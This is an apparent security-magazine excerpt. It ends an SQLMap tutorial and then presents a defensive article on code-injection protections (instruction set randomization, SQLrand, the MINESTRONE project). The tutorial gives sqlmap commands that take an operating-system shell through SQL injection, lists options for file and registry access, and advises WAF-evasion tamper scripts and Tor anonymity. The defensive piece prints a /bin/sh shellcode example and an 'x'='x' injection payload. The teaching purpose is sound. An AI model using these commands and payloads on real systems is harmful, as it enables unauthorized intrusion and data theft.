- In this case, the hash is MD5 hence, with very first hash technique which the tool uses i.e. 'MD5' it could successfully crack the hashes and could give a well formatted output.
- Also, the tool saves the enumerated entries inside a '.csv' format file for further usage; therefore, no need to dump data to a text file or to take a screenshot, SQLMap will take care of it.

Further Exploitation

Like a critic, let's ask ourselves what more we can do? The answer is let's own the operating system.

A slight change in the system setup, we have an ASP web application with simple login page which is vulnerable to SQL injection.

Command

(Windows)

```
python sqlmap.py --url="http://192.168.152.129/login.asp"
--data="txtLoginID=shrikant&txtPassword=password&cmdSubmit=Login" --os-shell
```

(Linux)

```
./sqlmap.py --url="http://192.168.152.129/login.asp"
--data="txtLoginID=shrikant&txtPassword=password&cmdSubmit=Login" --os-shell
```

Command Explained

- url: The vulnerable application's URL
- data: Specify the parameters to be tested which are flowing in POST request
- os-shell: SQLMap will try to get the operating system command shell by exploiting SQL injection

See the output in Figure 6.

Figure 6. Owning the operating system shell prompt

Analysis

From the output received from SQLMap, we can conclude following points:

- Once confirmed and exploited SQL injection vulnerability in the application, SQLMap checked if the user is DBA or not,
- Once this is done, the tool tried to exploit an extended stored procedure which is typically used by SQL Server 2000, this procedure is 'xp_cmdshell',
- *What is 'xp_cmdshell'? It is used for executing a given command string as an operating-system command. In return, it gives the output as a standard text. In short, it grants non-administrative users permissions to execute OS shell,*
- By exploiting this procedure, SQLMap tried to call Windows OS shell which indeed was successfully taken.

Table 2. SQLMap options: operating system level access

Switch	Details
--os-cmd=OSCMD	Run operating system level commands
--os-shell	Invoke an interactive shell for communication
--os-pwn	Injecting a Meterpreter shell or VNC
--os-smbrelay	One click prompt for an OOB shell, meterpreter or VNC
--os-bof	Stored procedure buffer overflow exploitation
--priv-esc	Database process' user privilege escalation
--msf-path=MSFPATH	Local path where Metasploit Framework 3 is installed

Advantages of getting the deeper level access of the system

- get the user credentials or password hashes to crack,

- get an interactive shell in place which will allow you to download or upload files,
- run OS level commands to explore internal network,
- install programs for further exploitation of victim's network by creating camouflage,
- further exploitation using metasploit,
- create a backdoor in the victim system.

Ownage & Advance SQLMap Usage

Operating System Level Access (see Table 2).

File System Level Access: There are options which can be used to access the underlying file system of the database server (see Table 3).

Table 3. SQLMap options: file system level access

Switch	Details
--file-read=RFILE	Read a file from the back-end DBMS file system
--file-write=WFILE	Write a local file on the back-end DBMS file system
--file-dest=DFILE	Back-end DBMS absolute file path to write to

Windows Registry Access: These options can be used to access the back-end database management system's Windows registry (see Table 4).

Table 4. SQLMap options: Windows registry access

Switch	Details
--reg-read	Read a Windows registry key value
--reg-add	Write a Windows registry key value data
--reg-del	Delete a Windows registry key value
--reg-key=REGKEY	Windows registry key
--reg-value=REGVAL	Windows registry key value
--reg-data=REGDATA	Windows registry key value data
--reg-type=REGTYPE	Windows registry key value type

Few Tricky Shots

Many times while performing penetration testing, there are lots of challenges which people take as hurdles. These days, there are different technologies used for application development which you need to understand while making strong strategies for testing.

SQLMap and SOAP (Simple Object Access Protocol) request

Previously SQLMap couldn't perform testing on SOAP requests but now this functionality is been added in latest patches.

The process to perform SOAP request analysis is quite simple:

- Capture your SOAP request
- Save it in a text file along with the possible vulnerable parameters (We'll call it as So_request.txt).
- Use below command for SQLMap along with '-p' option if you are aware of the vulnerable parameter:

```
./sqlmap.py -r So_request.txt -p <vulnerable parameter>
```

- SQLMap will automatically parse the SOAP request and try to penetrate into the vulnerable parameter.

SQLMap and JSON (JavaScript Object Notation) request

On similar lines of use of SQLMap for SOAP requests, JSON requests can be parsed and penetrated.

For JSON type of request, SQLMap will prompt you a basic question stating that SQLMap has detected JSON type of request in the 'request file' and if you'd like to continue?

Once you answer yes, the tool will parse the request and go its own way of attacking.

SQLMap and Proxy Server

In a typical corporate environment network, you have to deal with lots of approvals for proper network access and internet access.

These types of networks are usually secured and monitored using controlled proxy servers for all the traffic coming in or going out. In such cases, you have an option to add a proxy setting straight to the SQLMap option for communicating to the target URL.

Though SQLMap is command based tool, it communicates over HTTP protocol hence, if you set a HTTP proxy for respective internet connection, SQLMap would accept it for its work.

Command: `./sqlmap.py --proxy="http://<proxy-ip>:<proxy-port>"`.

SQLMap On WAF (Web Application Firewall)

To be more secure, these days' applications are deployed behind a WAF. Now, this is a tricky part to exploit such an environment. Here, a normal SQL injection attack vectors will not work any normal scripts. A feature called 'tamper script' of SQLMap makes our life little easier on WAF front.

Few steps to make use of this option are:

- Go to SQLMap directory where SQLMap resides
- Look for a child directory called 'tamper'
- In this directory, there are python scripts to be used
- Else you can visit '<https://github.com/sqlmap-project/sqlmap/tree/master/tamper>' for more python scripts to use with tamper option
- Just check the names or copy the names of those files for your reference
- To verify or check the backend WAF protection in place, `--identify-waf` can be used
- If you have found the file online then copy it and save it in SQLMap's 'tamper' directory
- Command: `./sqlmap.py <other options> --tamper="<script-name>.py"`
- Example scripts: `space2hash.py`, `space2mysql-blank.py` can be used when MySQL is an underlying database, `charunicodeencode.py`, `percentage.py` to hide payloads against ASP/ASP.NET applications

Anonymity

When you want to hide your identity and introduce yourself as anonymous to the target application you can opt for TOR (The Onion Router) proxies.

In SQLMap, you can set your TOR proxy for hiding the source from where the traffic or request is generated.

Simple switches which make this job easy are:

- `--tor` With this switch SQLMap will try to set the TOR proxy settings automatically
- `--tor-port`, `--tor-type` can help you out to set the TOR proxy manually
- `--check-tor` this will check if the tor setup is appropriate and functional

Points to Remember

- It is important to make use of such a powerful tool responsibly and maturely.
- This kind of tool in a novice's hands could create a devastating effect on the target system as well as the enterprise.
- SQLMap generates too many queries and could affect the target database if used in wrong way.
- Strange entries and changes in database schema are possible if the tool is not controlled and used exhaustively.
- For a learner in application security, it is very much advised to have thorough knowledge of

SQL injection attack and the background of the tool which is used. Because of this, the feel of SQLMap usage leads in technical clarities and learning advanced techniques to exploit

References and Things to explore:

- <https://github.com/sqlmapproject/sqlmap/wiki/> – SQLMap Project by github
- <http://0entropy.blogspot.in/2011/04/sqlmap-and-tor.html> – SQLMap and TOR
- <https://www.mavitunasecurity.com/s/research/OneClickOwnage.pdf> – One click Ownage
- <http://resources.infosecinstitute.com/sql-injections-introduction/> – Introduction to SQL injection
- http://www.slideshare.net/null0x00/sql-injection-owning-enterprise?from_search=4 – One click Ownage using SQL map by Taufiq Ali

Conclusion

With SQL injection becoming a headache to the development teams and organizations, being a penetration tester we look for making this headache severe. From the reconnaissance, any attacker could always dream of getting an injection flaw in the system and destroy the security controls placed. Till today, SQL injection is given high priority to be fixed and is looked at as a start point for security breaches. Since, more and more cases on database attacks and DBMS enumeration are coming out, it is very necessary to look for serious control measures.

Automated tools or scripts such as SQLMap are making attackers' life easy to break into the system and gain full control over it. For penetration testers it is a tool to make sure there is no sensitive entry point for destructive nature of the attack. But yes! The extremity and openness of SQLMap certainly has an edge over other automated tools. The time is getting to set when you sit and manually check each and every parameter with a long list of attack vectors. In today's fast paced growing culture where in you are expected to perform vulnerability assessment and penetration testing of multiple applications at a time, you need to be fast but responsible to get the output precise and in time. For such strict and very sensitive activity we have tools like SQLMap to guarantee what we are calling as 'secure' is really 'secure' (keeping in mind it is not possibly hundred percent secure). We write scripts, we develop tools, we contribute to the community and we make use of everything available



around. To be specific, tools like SQLMap also need more contributions towards new technologies and techniques. We can always go back and ask ourselves where we've come down, which is quite difficult but there is nothing like if someone is making logs for such actions and you just have to open '.log' file which will help you visualize everything you've achieved. Happy data extraction!

SHRIKANT GANGADHAR ANTRE

Shrikant Gangadhar Antre is an Information Security Analyst at Network Intelligence India Pvt. Ltd. (<http://niiconsulting.com/>) leading a team, performing audits and consulting on various web application security and network security projects. Shrikant is well associated with clients and provides a helping hand to developers for fixing the security related issues. Being from a combination of both development and system administration backgrounds, Shrikant gets to understand the system, exploit them and also provide quick fixes to meet the timelines. He is an active member of the NULL an open security community and is a resource person of Computer Society of India (CSI). Shrikant has delivered various talks on topics covering web application security, network security, audits and risk assessment. Also, he is a senior trainer for Institute of Information Security (<http://www.iisecurity.in/>). He welcomes your feedback and views and can be reached at: shrikant.antre@niiconsulting.com, shrikant.antre@gmail.com, https://twitter.com/shrikant_hell.

[GEEKED AT BIRTH]



You can talk the talk.
Can you walk the walk?

[IT'S IN YOUR DNA]

LEARN:
Advancing Computer Science
Artificial Life Programming
Digital Media
Digital Video
Enterprise Software Development
Game Art and Animation
Game Design
Game Programming
Human-Computer Interaction
Network Engineering
Network Security
Open Source Technologies
Robotics and Embedded Systems
Serious Game and Simulation
Strategic Technology Development
Technology Forensics
Technology Product Design
Technology Studies
Virtual Modeling and Design
Web and Social Media Technologies

www.uat.edu > 877.UAT.GEEK

Please see www.uat.edu/fastfacts for the latest information about degree program performance, placement and costs.

The Other Side of the Fence:

How to Protect Against Code Injection Attacks

Penetration testing is used to evaluate a computer or infrastructure's security by attacking hosts in the network. Usually testing begins with a reconnaissance phase in which the penetration tester scans the network or a given machine, then identifies a target host and program and tries to exploit a vulnerability. The best result for a penetration tester – and the worst for the organization under evaluation – is to allow remote code execution on a computer. In this article we present the other side of penetration testing: the defenses in place to protect a computer against remote code execution.

Generally, exploiting a remote code execution vulnerability starts with a program bug from malformed input validation leading to a buffer overflow which then allows an attacker or sophisticated penetration tester to inject and execute shell code. In this article, we will present some simple, yet powerful, defenses that can be deployed to protect even buggy binaries from being exploited. We also discuss how these types of defenses are being investigated under an advanced research project called MINESTRONE.

Introduction

Penetration testing relies upon the art of exploiting existing software vulnerabilities, and fortunately for penetration testers there is a lot of vulnerable software deployed in production. Despite all the existing efforts to address security concerns early on and make it part of the software development lifecycle [1], it is not sufficient and software vulnerabilities are increasingly introduced into the software landscape [2]. The software industry relies on various products to detect vulnerabilities [3], [4] early on as they write code using type-unsafe languages such as C and C++. These products rely on static anal-

ysis. Static analysis is generally quite good at detecting possible instances of vulnerabilities such as buffer overflows or insufficient input validation, but it tends to produce a large number of false positives that then need to be reviewed by security experts in order to make a determination as to their validity.

At the same time, there is a growing interest for automated vulnerability exploitation, with dedicated Linux-based distributions (e.g., Kali, Matriux, BackBox...) that make penetration testing available to the 'masses' (provided some basic security knowledge). These distributions aim to make penetration testing easy enough for a novice to perform and go as far as including simple user interfaces with point-and-click vulnerability detection and exploitation. Tools like Metasploit [5] ship with hundreds of known vulnerabilities and corresponding exploits. Such distributions and tools make unpatched software a very high risk, as attackers can quickly and easily exploit known vulnerabilities.

The most obvious prevention measure for known vulnerabilities is to simply keep software up to date with security patches and bug fixes. While this does protect a system from known vulnerabilities and automated exploitation tools, it does not prevent

exploitation via unknown vulnerabilities, commonly referred as 0-day attacks. These so called 0-day attacks are the exploits that keep system administrators and CIOs awake at night. The rise of advanced persistent threats (APTs) in recent years has been largely fueled by 0-day attacks, used against targeted victims who unwittingly allow access to critical systems. Recent research has shown that some of these 0-day attacks have gone undetected for an average of approximately 10 months [6].

At a very high level we can define the successful exploitation of a system as a 3-stage process:

- Stage 1: Reconnaissance – the unauthorized discovery and mapping of systems, services, or vulnerabilities.
- Stage 2: Vulnerability discovery – a process that addresses the problem of finding a vulnerability in an existing piece of software, usually by fuzzing. (This stage is only necessary if stage one does not reveal extant vulnerabilities.)
- Stage 3: Exploitation – leveraging a piece of software, a chunk of data, or sequence of commands that takes advantage of a vulnerability in order to cause unintended or unanticipated behavior to occur on computer software. The result includes such things as gaining control of a computer system or allowing privilege escalation or a denial-of-service attack.

In the remainder of this section, we will present some security solutions that could be used to protect and prevent software exploitation in stages two and three. Some of these solutions are relatively simple techniques that can be used to build more secure software, possibly addressing some of the issues that might be identified by more advanced penetration testing. We also present more forward-looking security solutions that are a part of a research project called MINESTRONE in the space of vulnerability discovery and mitigation. MINESTRONE is a collaborative project between partners Columbia University, George Mason University, Stanford University, and Symantec Research Labs. The defensive techniques developed as part of the MINESTRONE project are applied to C/C++ base programs provided as Linux x86 source code and binaries, though some of the concepts, architecture, and technologies are language and operating system agnostic.

Memory Errors: Your Worst Enemy

Memory management is complex and critical for the security of a program [7]. Memory manage-

ment can be dangerous if not handled properly and can lead to buffer overflows and underflows that can cause unexpected behavior, including full system takeover (Listing 1).

Listing 1. Stack and heap variable allocations

```
int age = 30;
int *age = malloc(sizeof(int));
*age = 30;
```

When a program allocates memory, it can do so on the stack or the heap. Line 1 of Listing 1 is an example of a stack-allocated variable, while Line 2 shows a variable allocated on the heap. Without bounds checking, either of these variables can overflow.

When a program tries to store more data in a buffer (or variable) than it was intended to hold, this is what is generally called a buffer overflow. When created buffers are set to contain a finite amount of data and writing beyond that finite value creates an overflow, this can affect adjacent buffers or corrupt/overwrite the valid data held in them. This type of vulnerability provides an attacker with an opportunity to add extra data that can contain codes designed to trigger specific actions (e.g., spawn a root shell), but we will elaborate more on this in the next section. An attacker can exploit buffer overflows and underflows on both the stack and the heap. A simple technique to prevent these attacks is to make sure that the value assigned to a variable matches its type; this is usually handled by the compiler, with gcc using '-fbounds-checking' and with Visual Studio using 'BoundsChecker'.

Proper programming and bounds checking should significantly reduce the number of buffer overflow/underflow bugs, but as it is most likely an unintentional bug we need to come up with a better solution.

What if we could detect that a program is writing beyond a buffer's limits? That would address most of our concerns. There is a function that can be used exactly to achieve that goal: `mprotect()`.

This function can be used to set protection on a region of memory, and we could then mark the memory region before and after each buffer allocation to be write protected. That would work, provided we take into account that protect has a different granularity than our buffer. A high-level representation is depicted in Figure 1.




Figure 1. Secure Memory Allocation

Now how can we apply that technique to an existing program? If we have the source we can simply make a wrapper for malloc/free and ensure that it is allocating that securely; if not, we can use library interposition (LD_PRELOAD on Linux or Detours on Windows) or dynamic binary rewriting.

While this technique can be used to protect the heap, it will have no effect on the stack-allocated variables. If we wanted to protect these as well, provided we have the source code, we could transform all the allocated variables on the stack and move them to the heap. Figure 2 shows an example of such transformation.




Figure 2. Stack-to-Heap Transform

Using these secure memory allocation techniques, combined with a stack-to-heap transform, every time a buffer is accessed outside of its bounds the program will terminate. This is not the best outcome, but it is better than getting the buffer exploited to inject code. More advanced solutions exist and are used in the advanced research project MINESTRONE described later. The next section covers what happens when a buffer overflow is successfully identified and exploited.

Preventing Code Injection

Once the attacker has identified a vulnerability and found some useful addresses to cause the control to be transferred to his desired address,

he/she can build his payload. Usually, the goal is to spawn a shell on the vulnerable host. In its simple form the payload written in C looks like the code in Listing 2.

It is however unusable in this form and needs to be translated into machine code to be loaded into memory and executed from there in the vulnerable program. The machine code in x86 assembly looks like Listing 3.

Lines 1 to 4 set up the stack frame, and line 5 places the string '/bin/sh' into the ESP register. The rest is preparing the execve call and invoking it. After some more work (removing null bytes) the attacker can generate his/her payload.

The attacker is able to build the code to inject based on the fact that he/she knows the target architecture and the corresponding machine language. Nowadays, if you are running commodity hardware, your desktop station is using either a 32- or 64-bit processor and your mobile devices are most likely running an ARM processor. In other words, with such a limited range of architectures, the attacker has very little doubt on what instructions are needed to build the payload.

Listing 2. Example payload code in C

```
#include <unistd.h>
int main() {
    char *args[] = {"/bin/sh", NULL};
    execve(args[0], args, NULL);
    return 0;
}
```

Listing 3. Example payload code in assembly language

```
push    %ebp
mov     %esp, %ebp
and     $0xffffffff, %esp
sub     $0x20, %esp
movl    $0x80c8508, 0x18(%esp)
movl    $0x0, 0x1c(%esp)
mov     0x18(%esp), %eax
movl    $0x0, 0x8(%esp)
leal    0x18(%esp), %edx
mov     %edx, 0x4(%esp)
mov     %eax, (%esp)
call    0x8053890 <execve>
mov     $0x0, %eax
leave
ret
```


However, what if the target machine was using a completely different instruction set? These payloads will simply not work because your machine does not 'speak the same language' as most machines and the attacker has no knowledge of it. This technique is referred as Instruction Set Randomization (ISR). This technique does not require you to make your own processor to speak that new language; it can work on existing hardware using dynamic binary instrumentation tools [8].

Applicability to SQL Injection

Instruction Set Randomization introduced above has a non-negligible overhead based on its use of dynamic binary instrumentation, and high-performance servers cannot always justify it. However, back-end servers and in particular databases could greatly benefit from such a technique. SQL injection has been in the OWASP top ten vulnerabilities for more than 12 years. Similar to code injection, SQL injection relies on the fact that the attacker, once he/she has identified a way to inject a payload, knows the semantics of the underlying language.

A classic SQL injection example is a form where user input is used to build a database query without proper input sanitization, as shown in Listing 4.

The attacker takes advantage of the fact that the variables are not sanitized to inject his/her code that will bypass the password verification, as shown in Listing 5.

In that SQL query, the 'x'='x' part guarantees that this statement will be true no matter what the preceding part contains.

Now let's do the simplest form of ISR and append the string `_MYOWN1` to SQL keywords. The first query will become transformed to what is shown in Listing 6.

When the attacker now tries to inject his SQL code, as shown in Listing 7, the query will fail instead of returning data to the attacker, because OR is not a proper keyword in our new SQL language.

The easiest way to implement such technique with a minimal overhead is to make a proxy that translates this new SQL to the standard SQL that can be interpreted by the database.

Next-Generation Security Solutions

The techniques presented in the previous sections are more advanced than the current state of practice and go beyond what a typical penetration tester typically encounters. While these techniques are advanced, they still have some flaws. For example, the memory protection presented

earlier mainly protects the heap, and performing the requisite stack-to-heap transformation requires access to the source code, assumes code rewriting, and is generally slow. Moreover, this type of memory protection simply causes the program to crash once a buffer has been written outside of its bound. Causing program termination is certainly better than allowing an exploit, but research into even more advanced techniques that allow the program to continue functioning after an overflow are also under way. Similarly, while the Instruction Set Randomization technique presented earlier reduces the attack surface, it still leaves potential attack vectors in the libraries that the program requires for its execution. Next-generation security solutions will *automatically* shift the stack-allocated buffers to the heap, as well as recover automatically when a program crashes allowing continued execution. For ISR, not only will the binary programs be secured but also its dependencies (libraries). Lastly, vulnerable software will run in

Listing 4. Example SQL code, vulnerable to SQL injection

```
SELECT id
FROM logins
WHERE username = '$username' AND password =
    '$password'
```

Listing 5. Example SQL injection attack with attacker/user input in place of variables

```
SELECT id
FROM logins
WHERE username = 'Whatever' AND password =
    'anything' OR 'x'='x'
```

Listing 6. Example SQL code with ISR applied to SQL keywords

```
SELECT_MYOWN1 id
FROM_MYOWN1 logins
WHERE_MYOWN1 username = '$username' AND_MYOWN1
    password = '$password'
```

Listing 7. Example SQL injection attack on ISR-transformed SQL code

```
SELECT_MYOWN1 id
FROM_MYOWN1 logins
WHERE_MYOWN1 username = 'Whatever' AND_MYOWN1
    password = 'anything' OR 'x'='x'
```

complete isolation from the rest of the system, so that even when an exploit is triggered successfully, the base system remains protected. This future is currently being developed under research programs to protect against such advanced threats. The next section presents some of the work being done in this context, pushing the boundaries of the simpler techniques introduced in the beginning of this article.

MINESTRONE: Vulnerability Discovery and Mitigation

The defenses described above are a part of a larger government-funded research project called MINESTRONE, a collaboration between Columbia University, George Mason University, Stanford, and Symantec Research Labs. The goal of the MINESTRONE project is to combine vulnerability analysis techniques with dynamic software protection mechanisms in order to enable the safe execution of software, even in the presence of previously undiscovered vulnerabilities.

The MINESTRONE project is funded under a program called STONESOUP (Securely Taking On New Executable Software Of Uncertain Provenance) by IARPA (Intelligence Advanced Research Project Activity). IARPA is the U.S. intelligence community's research funding agency – analogous to the Defense Department's DARPA – which 'invests in high-risk/high-payoff research programs that have the potential to provide our nation with an overwhelming intelligence advantage'. The goal of the STONESOUP program is 'to develop and demonstrate technology that provides comprehensive, automated techniques that allow end users to safely execute new software of uncertain provenance'. By provenance, we mean the origin of the software, including where the software was developed, who developed it (and what is our relationship with those people, from a geopolitical standpoint), what processes were used during development, etc. Often today the decision of whether or not to 'trust' and run a new piece of software is based on this notion of provenance. However, given the nature of software development today – distributed, global, component-based – the actual provenance of software is often impossible to determine.

The STONESOUP program seeks to enable the safe execution of software in a different way, independent of its provenance, by examining the properties of the software itself and executing it in such a way that any undiscovered vulnerabilities cannot be exploited. To this end, the STONESOUP pro-

gram funds research in three complementary approaches that are combined to form a defense-in-depth solution for safe execution of software:

- Analysis: advanced automated software analysis techniques to identify vulnerabilities or to assure their absence (i.e., advancements in traditional software vulnerability analysis).
- Confinement: combine analysis with methods for confining software execution such that identified weaknesses cannot be exploited.
- Diversification: diversify software components so any residual vulnerabilities will be more difficult for attackers to discover or exploit.

The MINESTRONE system provides an architecture for integrating static analysis, dynamic confinement, and code diversification techniques to enable the identification, mitigation, and containment of a large class of software vulnerabilities in a given software executable. MINESTRONE works on software source code written in C and C++, though some of the techniques are applicable to software binary executables without source code. The vulnerability classes that can be addressed by MINESTRONE include traditional exploits involving memory errors (e.g., buffer overflows/underflows, null pointer errors), error handling bugs, number handling errors (e.g., integer overflow/underflow), and SQL/command injection, as well as more sophisticated vulnerabilities such as concurrency bugs (i.e., race conditions). The buffer overflow protections described earlier are an example of a dynamic confinement technique in MINESTRONE called DYBOC [9], while ISR [10] and SQLrand [11] are diversification technologies.

One technology that underlies all of the other technologies leveraged by MINESTRONE is REASSURE [12]. REASSURE is able to intercept program termination due to faults detected by any of the other component technologies, and in some cases roll back execution to a previously known state. At this point, execution is able to continue normally, allowing the software to effectively 'self-heal' as though an exploit were never performed. As a real-world example, imagine a web server protected by the memory protection technology described above. When an attacker (or penetration tester) attempts to exploit a flaw in the web server software, it is detected by the memory protection technology, which causes the program to terminate. REASSURE intercepts this program termination and restores the state of the web server to the point where

it was listening for requests. Thus, the exploit is avoided and the web server remains available for legitimate users.

As part of the MINESTRONE project, we need to evaluate the effectiveness of the basic technologies described previously. We have developed a unique framework that allows us to test software containing exploitable bugs against each protection technology independently, while keeping the host operating system safe from exploits. This architecture relies on two main components: container-based virtualization and I/O redirection. The container-based virtualization allows us to isolate software in lightweight virtual machines and provides strong guarantees that the host system will be unaffected by any malicious behavior the software performs. We use I/O redirection to capture the input and output of any program under test, and drive the playback of the program when executed with the various protection technologies. The integrated system architecture is shown in Figure 3. When a piece of software is tested, we first provide it to the MINESTRONE system composer, which replicates that software into multiple containers, each with its own detection technology. We then first execute the software to be tested in a canonical 'No Security' container. This container does not contain any protection technology, and it is where we perform the base I/O capture. This is done in a virtual machine with no protection so that the program is allowed to perform whatever actions, including bugs and/or exploits, would have been performed on the host machine, were it allowed to run. However, it is important to note that due to the lightweight virtualization properties, the host remains unaffected. The captured I/O is then either streamed or replayed to the other containers that include security instrumentation, such as DYBOC buffer overflow protection or ISR described previously. More details on the MINESTRONE system architecture follow.

Lightweight Virtualization

One critical component of the MINESTRONE framework is a fast, reliable isolation mechanism so that programs and exploits can be run without risk of compromising the host system. We leverage OpenVZ, a Linux-based technology that provides the ability to run multiple virtual hosts on a single physical host. Unlike heavyweight virtualization techniques such as VMware or VirtualBox, OpenVZ virtual hosts run in containers, enabled by patching the Linux kernel to allow process and

MOVE TOMORROW'S BUSINESS TO THE CLOUD TODAY

**YOUR TRUSTED ADVISOR
ON CLOUD COMPUTING**

**MULTI-VENDOR
ANY DEVICE
HYBRID CLOUD**



memory isolation. Essentially, each virtual host gets its own identifier in the kernel, and processes and memory associated with one identifier are unable to interact with those that have a different identifier. Leveraging chroot to create a new root filesystem for each container also provides file system isolation.




Figure 3. MINESTRONE system architecture

In addition to the isolation that OpenVZ container virtualization provides, there are some other OpenVZ benefits that MINESTRONE leverages. Since lightweight virtual machines all share the same kernel on the same physical host, starting and stopping virtual hosts happens much faster than would be possible with full-blown virtual machines. For our purposes, we have found that containers can be restarted in less than a second. Also, container snapshots are possible, which allows us to start a virtual host, run test programs or attacks against the host, record the results, and then quickly roll back the host to its original pristine state. In this manner we are able to provide a clean state for each subsequent test. Another advantage provided by OpenVZ is fine-grained resource accounting and enforcement. An interface is provided to monitor CPU, memory, network, and file system usage of each of the containers. Limits on these resources can also be configured, in order to ensure that containers either get an equal share or even just to make sure the containers cannot perform a denial-of-service attack against other containers or the host system. This type of resource accounting can also be used to build profiles over time of virtual machine performance, for instance to detect when abnormal behavior is present, which might indicate that an attack has been performed and/or the system is compromised.

The resource accounting coupled with the ability to rollback virtual machines is leveraged by MINESTRONE as a means of evaluating the performance hit of each of the mitigation technologies. Obviously techniques that are too expensive will

never be used in practice, so we are able to benchmark the tradeoff between protection and overhead. This can help us to improve the performance of the technology as well as compare new methods to those that already exist in a fair manner.

While MINESTRONE's use of lightweight virtualization may not be immediately applicable to penetration testing, it is important technology for the penetration testing community to know about. Systems employing such techniques will likely become more and more common in the future and should be understood. For instance, exploiting an application may not be enough to break into a system; an attacker may also have to escape a virtualized environment. Also, virtualized containers could provide a testbed to attempt penetration testing of various versions of applications, operating systems, and distributions. They make it easy to deploy numerous diversified versions of software and operating systems, and allow a safe, self-contained environment to test against.

I/O Redirection

Another crucial piece of the MINESTRONE architecture is the ability to capture input and output of programs that are being tested or exploited and play it back when the various technologies are employed. While this might seem like a simple task, it is actually more complex than one might think. There are existing tools that claim to allow the capture and replay of program execution, most notably ioapps and Jockey. Unfortunately, for our purposes, none of the existing tools work for our requirements. The problem with existing tools is that they either do execution capture at too low a level, or they have limited functionality. As an example, ioapps captures program operation at the system call level, which causes issues when we attempt to play back a capture with an instrumented program, which may need to perform different operations. Jockey is unmaintained and would require a lot of work to update to work with modern systems. Our I/O capture and replay requirements are relatively straightforward, so we opted to implement our own solution in MINESTRONE.

For MINESTRONE, we need to somehow capture the input and output to a program, without knowing what that program does. We may need to capture and playback input from a user via mouse and keyboard, data received over the network, data from the file system, shared memory, etc. Luckily, in Linux, nearly all of these types of data are handled via libc. We use a technique called library

interposition to override the functions that provide access to this input and output, and thereby either record data as it used as input or give that data to the program for replay.

Library interposition is a relatively simple technique enabled by the loader in Linux. A program that uses functions from another library keeps the name of the library in the binary, so that at runtime the loader can dynamically fetch the library file and use the appropriate function. By creating a shared library with the same function prototype and loading it before the real library, we are able to intercept the call and perform whatever operations we want to at that time. We can force the loader to use our library first by specifying the LD_PRELOAD environment variable, which tells it to load our interposition library before anything else. Typically, the interposer for recording operates in the following manner. Upon function interception, the interposer looks up the real function that should have been called and calls it. Before returning the result to the program however, the interposer writes the result or data that was retrieved via the shared library to a recording file. Finally, the result or data is returned. In playback mode, the interposer intercepts the function call, checks what the result should be from the previously recorded file, and simply returns that result or data, without needing

to call the real library function. As a concrete example of these functions, Listing 8 shows the C code for interposing on the `read()` library call.

This example shows how the interposer works for recording the read call. After intercepting, `dlsym()` is used to lookup the actual libc read, which is then called. Next the data read is written to the interposer output (Listing 9). This example shows how the interposer works for playing back a previously recorded read call. After intercepting the call, the recorded data is read and then returned instead of calling the actual read function.

We have developed library interposition routines for most of the necessary libc library calls to support networking and file system related applications. We have tested it against web servers, web browsers, common Unix system utilities, and a wide range of test corpus programs provided as part of the MINESTRONE test and evaluation process. Integrating with most of these programs is straightforward, though certain library functions require careful handling (such as DNS lookup with `getpeerbyname()` and event based programming with `libevent`). While most basic applications will work as-is with our interposition framework, it should be noted that applications with complex functionality typically require some customization.

Listing 8. Example interposer record functionality for the read function

```
ssize_t read (int fd, void *buf, size_t count)
{
    ssize_t ret;
    ssize_t (*real_read)(int, void *, size_t);
    int my_ret;
    real_read = dlsym(RTLD_NEXT, "read");
    ret = real_read(fd, buf, count);
    my_ret = write_interpose_data(buf, ret);
    return ret;
}
```

Listing 9. Example interposer playback functionality for the read function

```
ssize_t read (int fd, void *buf, size_t count)
{
    ssize_t ret;
    ret = read_interpose_data (fd, buf, count);
    return ret;
}
```




Figure 4. MINESTRONE example application

One class of applications that library interposition for which this does not work well are those that require user graphical user interface interaction. The main reason for this is that there are many different frameworks for writing GUI applications, and it would be difficult to cover them all with our interposer. A secondary reason, and perhaps more important, is that there is a simpler way to replicate mouse and keyboard input across multiple systems. For these types of applications, we have developed a

References

